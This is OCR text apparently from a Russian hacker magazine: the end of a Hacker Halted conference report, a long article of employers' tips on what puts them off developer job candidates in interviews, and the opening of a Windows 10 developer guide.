
Еще один доклад привлек меня своим названием «Sean Bodmer» — ничего, кроме имени спикера. Господин Шон является основателем компании, которая занимается разработкой чего-то похожего на ханипот, но ханипот не простой, а активный – тема, которую я уже поднимал в одном из своих материалов и которая не оставляет меня равнодушным. Решения данного класса берут на себя задачу запутать атакующего, отнять у него время, силы и ресурсы на исследование целевой системы.

В докладе, несмотря на наличие «высоких материй», местами проскакивали ценные для меня мысли. Так, например, если атакующий уже находится в скомпрометированной инфраструктуре, то ее владелец может делать с ним все, что хочет. Ключевой момент: все действия за пределами инфраструктуры, а значит, исполнение кода на машине злодея – нелегальны (только если ты не государственное учреждение, атакованное страной-противником).

Тот самый Крис Роберст – гроза самолетов и твиттера

И наконец, пожалуй, мой персональный кейнот данного мероприятия – **Крис Робертс**, знаменитый своими твитами про «взлом самолета». Естественно,

никакие практические вещи, 0days или хаки не озвучивались по понятным причинам, но при этом ценные мысли аккуратно заворачивались в безупречную подачу спикера и красиво подавались аудитории. Крис попытался объяснить бизнесу, почему его (бизнес) постоянно пытаются ломать, как правильно интерпретировать инциденты и, что самое главное, как правильно относиться к «наступательным» ребятам (исследователям) и их инициативам (предоставлением информации о багах). Человек, который уже обжегся на попытке обнародовать информацию об уязвимости в бортовых системах самолета, делится своим бесценным опытом и выводами. Не бейся об эту же ветку – пригнись!



Робертс и самолеты. Робертс и... русские танки.

ЗАКЛЮЧЕНИЕ

Hacker Halted, несмотря на заметные перекосы в сторону бизнеса, оставила только положительные впечатления. Непрерывное общение со спикерами, участниками и просто встретившими нас на другом континенте людьми – это нечто большее, чем просто участие в конференции. Доклады всего лишь повод для общения. Люди – вот главная ценность любого мероприятия :).

О нашем выступлении

Тебе повезло – ты уже читал об этом в Хакере :).

«Тема деанонимизации пользователя в даркнете становится все более актуальной. В докладе будут рассмотрены методы эксплуатации уязвимостей onion-ресурсов и некоторых недостатков конфигурации, которые позволяют получить информацию о пользователе Tor.» - абстракт нашего доклада, который мы продемонстрировали в секции «Show me the Hack». Сотни глаз, десятки вопросов после выступления, обмен контактами и визитками – наверное, все это означает, что доклад кого-то не оставил равнодушным.



Денис Макрушин читает рэп (на самом деле, нет)

СПАСИБО
МЫ ВАМ ПЕРЕЗВОНИМ

Илья Русанен
rusanen@glc.ru

РАБОТОДАТЕЛИ О ТОМ, ЧТО ОТПУГИВАЕТ НА СОБЕСЕДОВАНИЯХ: 20 ПРАКТИЧЕСКИХ СОВЕТОВ ИЗ ПЕРВЫХ РУК



Для большинства из нас рано или поздно встает вопрос поиска работы. Опытные соискатели знают, как правильно вести себя на собеседовании, что можно и чего нельзя делать, и что приведет будущего работодателя в недоумение при приеме на техническую должность. Ну а как быть, если у тебя за плечами нет большого опыта поиска работы? Мы кинули клич нашим друзьям из крупных технологических компаний РФ и попросили рассказать, что отпугнет их в соискателе на должность программиста при приеме на работу.

ИНТРО

Провалиться на собеседовании проще простого. Когда идешь в незнакомую компанию — никогда не знаешь, что (помимо навыков, конечно же) ожидает увидеть в тебе работодатель. Зачастую потом, в случае отказа, ты даже не знаешь, что именно не понравилось интервьюеру. Вроде бы ты и отвечал хорошо, и с тестовым заданием справился, и даже с тимлидом был на одной волне: посетовал на PHP-макак, тем самым продемонстрировав, что ты на голову выше большинства. Однако на выходе услышал «спасибо, мы вам перезвоним». Как же так?

Дело в том, что у людей «по ту сторону стола» свои негласные принципы отбора людей, и они не ограничиваются умением соискателя написать копирующий конструктор на Java. Интервьюер обращает внимание не только на madskillz, но и на самого кандидата. Он старается уловить ход мыслей соискателя, предположить, как он будет действовать в нештатной ситуации, какие решения примет. Все это очень важно для будущей работы в команде, однако «раскусить» человека всего за час собеседования непросто. Именно поэтому интервьюер (особенно инженер) будет обращать внимание на косвенные признаки — стоп-сигналы, которые без слов расскажут о тебе как о сотруднике.

Итак, ниже двадцать качеств, которые точно не стоит демонстрировать при приеме на техническую должность. Читай и не совершай глупых ошибок.

Дисклаймер

Большая часть из написанных ниже требований к кандидатам носит рекомендательный характер. Не расстраивайся, если узнал себя в одном или нескольких пунктах. В конце концов, ты в первую очередь идешь писать код. Если проявишь себя как толковый технический специалист, компания легко закроет глаза на «пугающие» симптомы.

ВНЕШНИЕ ПРИЗНАКИ

Переносит дату и время собеседования

Сразу настораживает, если кандидат регулярно переносит дату и время собеседования под предлогом каких-либо архиважных дел. Для нас он тем самым показывает, что его не стоит воспринимать всерьез, а вовсе не то, как он крут и востребован. Крутые специалисты договариваются один раз и не отменяют договоренностей без очень веских причин. И уж точно необходимость «госпитализировать любимого хомячка» к таким причинам не относится.

Mirantis

Готов работать за еду

Если программист сходу говорит, что согласен на зарплату сильно ниже рынка, это плохой признак. Компании таких брать не хотят, так как понимают, что чаще всего это «гастролер». Такой человек приходит на полгода, занимает массу времени синьоров и потом уходит с записью в резюме о том, что он работал в такой-то компании. Человеку плюс, а компании — потраченые в никуда человеческие ресурсы и время на обучение.

Новые облачные технологии, офисные приложения МойОфис

Пришел только за деньгами

Сразу отталкивает, если мы понимаем, что от работы соискателю нужны только деньги. В ответ на вопрос, почему человек пришел на собеседование именно к нам, мы ожидаем услышать о возможностях личностного роста, получения опыта и знаний о технологиях, желании сделать мир лучше, в конце концов. А вот даже косвенный ответ «за деньгами» (или еще хуже: «предложите мне вдвое от нынешней моей зарплаты и я ваш!») характеризует кандидата с плохой стороны.

Mirantis

РЕЗЮМЕ

Приносит сомнительное, неподтверждающееся или противоречивое резюме

Если вчерашний студент пишет два листа предыдущих мест работ с абсолютно ортогональными друг другу знаниями — фейл. Несоответствие резюме реальным знаниям — ещё больший фейл.

Parallels

Удивляет, если рассказ кандидата расходится с резюме. Вместо того, чтобы оценивать соискателя, интервьюер вынужден докапываться, как все было на самом деле, ломать голову над несоответствиями его рассказа пунктам, заявленным в CV. С каждым несоответствием шансы провалить интервью резко возрастают.

Mirantis

«Я в резюме все написал – внимательно читайте!»

На собеседовании хочется услышать живого человека и понять, как он умеет говорить и излагать свои мысли, а легче всего понять это по вопросам о предыдущем опыте. Упертость кандидата насчет того, что «надо было изучить мой жизненный путь перед тем, как вступать со мной в беседу», говорит не в пользу кандидата.

Новые облачные технологии

Имеет в резюме большие перерывы в работе

Очень напрягают перерывы в работе с переключением на другую деятельность. Это значит что человек либо не востребован, либо у него предпочтения меняются как придётся. Таких кандидатов серьезно не воспринимают.

Parallels

ПРОЦЕСС СОБЕСЕДОВАНИЯ

Явно нарушает регламент собеседования

Отталкивает, если человек не понимает, зачем он пришёл и куда, если он пытается просто поболтать или задаёт в ответ глупые, не относящиеся к делу вопросы на вполне определённые задания. Также плохо воспринимаются попытки панибратства с интервьюером. Собеседование — это все же официальная процедура, на интервью лучше не выходить за рамки регламента.

Parallels

У собеседующего есть регламент времени, и он хочет многое успеть за время собеседования. Если он уже что-то выяснил, он хочет опустить детали и пойти дальше. И он может предложить — давайте перейдем к другому вопросу. Этому не стоит сопротивляться, иначе кандидат будет охарактеризован как достаточно жесткий экземпляр, с которым будет тяжело договариваться. Все косвенные достижения характеризуют кандидата, собственно, косвенно и должны быть упомянуты в самый последний момент. Желательно вообще упомянуть просто — увлекаюсь спортом, потому как если человек мастер спорта по борьбе и не хочет идти на конструктивный диалог по теме на собеседовании, — это лишний раз говорит не в его пользу.

Новые облачные технологии

Не задает никаких вопросов

Если человек ничем не интересуется, все собеседование молча слушает и кивает, старательно игнорируя приглашения задавать вопросы, это может означать только одно — ему абсолютно все равно и на компанию, и на свою будущую работу. Брать на работу такого равнодушного к делам компании сотрудника никто не хочет.

Mirantis

ПОВЕДЕНИЕ

Уверен в своей исключительности и востребованности и старается это показать

«Я пришел к вам и я вам нужен, а не вы мне» — это типичная ошибка. На собеседовании кандидат должен понимать, что хоть на рынке и дефицит, но нужны адекватные люди. Не только он выбирает, но и его выбирают. Помни об этом.

Новые облачные технологии

Мат на собеседовании

Никакой ненормативной лексики не должно звучать из уст кандидата ни коем случае. Лучше даже не использовать сленг. Это часто выглядит глупо и непрофессионально.

Новые облачные технологии

Неадекватно относится к критике

Конечно, на собеседовании в первую очередь оцениваются знания: они перечислены для вакансии и проверяются в первую очередь. Но важно не столько наличие знаний, сколько человеческие качества, для которых все эти собеседования и затеваются. Компания выбирает себе коллегу, члена команды; и ей потом с ним работать. Потому крайне важно, чтобы новый член «экипажа» был адекватен и спокоен, даже когда все против него.

Мы обязательно смотрим на поведение человека: вежлив ли кандидат, хорошо ли он общается и главное — **нормально ли реагирует на то, что его поправляют.**

Обычно новичков собеседуют сильные ребята. Они в 99% случаев сами скажут, где ошибка, в чем кандидат не прав, и что нужно подтянуть. Если в ответ человек быкует, срывается, показывает свои нервы или, того хуже, начинает выпендриваться и спрашивать в ответ теорию, это скорее всего фэйл.

Parallels

На собеседовании могут дать совет, как решать ту или иную задачу, которую задали. Люди, которые дали этот совет, будут смотреть, пользуется ли кандидат этой возможностью или нет. Собственно, подсказки часто даются в форме конструктивной критики. Нужно научиться ее слушать и правильно интерпретировать. Интервьюер не станет специально тебя заваливать, он в этом не заинтересован. Наборот, указывая на ошибки, обычно стараются подтолкнуть к правильному решению. Если в ответ на помощь приходит неадекват, мы скорее всего не сработаемся.

Новые облачные технологии

Излишне самоуверен при недостатке знаний

Для меня лично сразу отпугивающим фактором является случай, когда человек с уверенностью несет полную чушь по техническим вопросам, при этом апеллируя к каким-то левым аргументам. Найдется один случай из ста, когда кандидата все же удается вытащить из подобных «уверенных» заблуждений, но как правило, в процессе уточнения бред развивается и окончательно топит бедолагу.

При этом «околознания» ещё можно принять, если видно, что общие принципы человек в общем-то понимает. Когда объясняет что-то близкое к правде, но где-то немного «косячит», это не страшно.

Короче говоря, если ты что-то с уверенностью утверждаешь — будь готов доказывать каждое свое слово, причем железными техническими аргументами, а не домыслами. Или честно признайся, что не знаешь. Это лучшее, что можно сделать в подобной ситуации.

Parallels

Многие кандидаты пытаются продемонстрировать, что они очень умные и много знают. Для этого они старательно громоздят слова, о значении которых имеют самое смутное представление. При этом ни в коем случае не признаются в том, что чего-то не знают. Стоит только тронуть такую тему — и кандидат сразу же «тонет», да еще при этом обижается, что «его завалили».

Mirantis

Навязывает технологии и инструменты из своего опыта

Смешно выглядит, когда только что пришедший кандидат с видом проповедника заявляет: «Как, ваша экосистема пишется на Python? Да что вы вообще понимаете! Только C++, иначе вы не сможете обеспечить адекватной производительности системы! Как нет такой задачи? Она всегда есть, как вы не понимаете!!1». Человеку невдомек, что его аргументы, скорее всего, обсуждались десятками инженеров внутри компании до него, учитывалось множество факторов и в результате принято именно такое решение. Когда новичок, не знающий ничего о внутреннем устройстве компании, начинает рассказывать, что у тебя «все неправильно», и надо сделать «вот так» — это раздражает и смешит одновременно.

Mirantis

ПРОФЕССИОНАЛЬНЫЕ КАЧЕСТВА

Не способен формулировать свои мысли и понимать, что от него хотят

В коллективе важно, чтобы кандидат связно излагал свои мысли и чётко понимал, что от него хотят. По умению слушать и понимать можно судить о том, что у человека в голове в принципе.

Если человек не умеет взаимодействовать с другими — это будет не работа, а мучение. Соискатель может быть семи пядей во лбу, но если он не в состоянии эффективно доносить свои мысли и идеи до коллег и также эффективно их понимать — дело дрянь.

Да и вообще, каждый новый собеседник — это испытание для тебя. Все программисты — интроверты, из каждого нужно выудить, что он знает и умеет, чуть ли не клещами. Вдобавок постсоветская скромность часто не даёт кандидату раскрыться, приходится его принудительно «раскрывать».

Parallels

Лишен навыков логического мышления или не демонстрирует их

Если человек во время решения задачи проявляет себя как тугодум, это сразу фейл. Можно завершать собеседование. Всегда важно, чтобы кандидат рассуждал во время решения: это, по сути, 50% успешности собеседования. Даже если кандидат не решил задачу, но нормально рассуждал, то всё хорошо. А вот если он в процессе рассуждения смотрел на задачу, как баран на новые ворота, то фейл.

Parallels

Очень отталкивает, когда кандидат не знает ответ на какой-нибудь вопрос, не может решить задачу и сходу сдается. То есть отказывается **даже** подумать. А ведь в работе готовых ответов не бывает и думать приходится постоянно. Невозможно все знать, да этого никто и не ждет. Зато упорство и умение придумывать нестандартные ходы, даже если что-то не получается, всегда в цене.

Acronis

Не может внятно описать, чем он занимался в предыдущем проекте

Как правило, очень «цепляет» за душу, если кандидат не может описать, что он **лично** делал в проекте, о котором рассказывает. И вообще внятно обрисовать проект в целом. Бывает, что проект сложный, но постарайтесь все-таки уяснить для самих себя его структуру и цель, чтобы потом объяснить ее на словах или нарисовать.

Acronis

Не приучен к командной работе

Неумение писать в код в команде — **очень** большой недостаток для соискателя. Например, если по резюме видно что человек по большей части фрилансил или работал одиночкой, а на собеседовании подтверждается, что он не способен выдавать код, приемлемый для совместной работы, это серьезный минус.

Также плохо, если вскрывается, что человек не относится с должным уважением к результатам командной работы. Например, может легко вытереть чужой кусок кода без согласования с автором. Все это очень долго и трудно лечится, и обычно, если это есть — то сломить эти привычки, выработанные годами фриланса, сложно.

Parallels

ЛИЧНОЕ

Не пользуется современными технологиями и инструментами разработки

Если кандидат на полном серьезе рассказывает, что ему «удобнее в блокноте», а IDE — это не для тру-программеров, это плохой симптом. Такой ретроград может стать обузой для развивающейся компании и потянет всю команду за собой назад. Часто люди не понимают, что им платят по часам работы, а использование дополнительных инструментов позволило бы существенно повысить их продуктивность и заодно снизить количество ошибок. В конечном итоге и человеку разгрузка, и компании плюс.

Mirantis

Не хочет учиться, не интересуется технологиями

Если соискатель часто повторяет «мне это не интересно», «почему меня это должно волновать?», значит, он не хочет и не умеет развиваться. «Не знаю, это не входит в мои обязанности» — это последнее, что мы хотели бы слышать на собеседовании.

Mirantis

Плохой симптом — отсутствие желания учиться, думать, копать, разбираться в деталях, понимать, что делаешь и зачем. Это сразу видно: человек не помнит, что последний раз читал по профессиональной теме, не понимает общей архитектуры продукта, часть которого он создавал, пытается применять технологии, не понимая, как они работают, не знает, что сейчас в тренде.

Acronis

Не имеет технических хобби


Хороший инженер — всегда исследователь. Если кроме своих должностных обязанностей собеседник ничего не делает и ничем не интересуется, любые заявления об увлечении технологиями будут звучать неубедительно. На прямой вопрос можно смело рассказывать обо всех технических хобби, что у тебя есть: о роботе, которого собрал на досуге и обучил подавать тапочки, о техническом блоге, о том, что контрибутишь в какой-то опенсорс-проект или админишь тестовую лабу. Все это играет тебе на руку.

Mirantis

ПОЛНЫЙ ГАЙД ПО НОВЫМ ФИЧАМ WIN 10 ДЛЯ ПРОГРАММИСТА

XAMARIN, APACHE CORDOVA, UWP, ПОДДЕРЖКА PYTHON, .NET NATIVE, DIRECTX 12, VS CODE, WINDOWS IOT И МНОГОЕ ДРУГОЕ


Юрий «yurembo» Язев,
независимый игродел



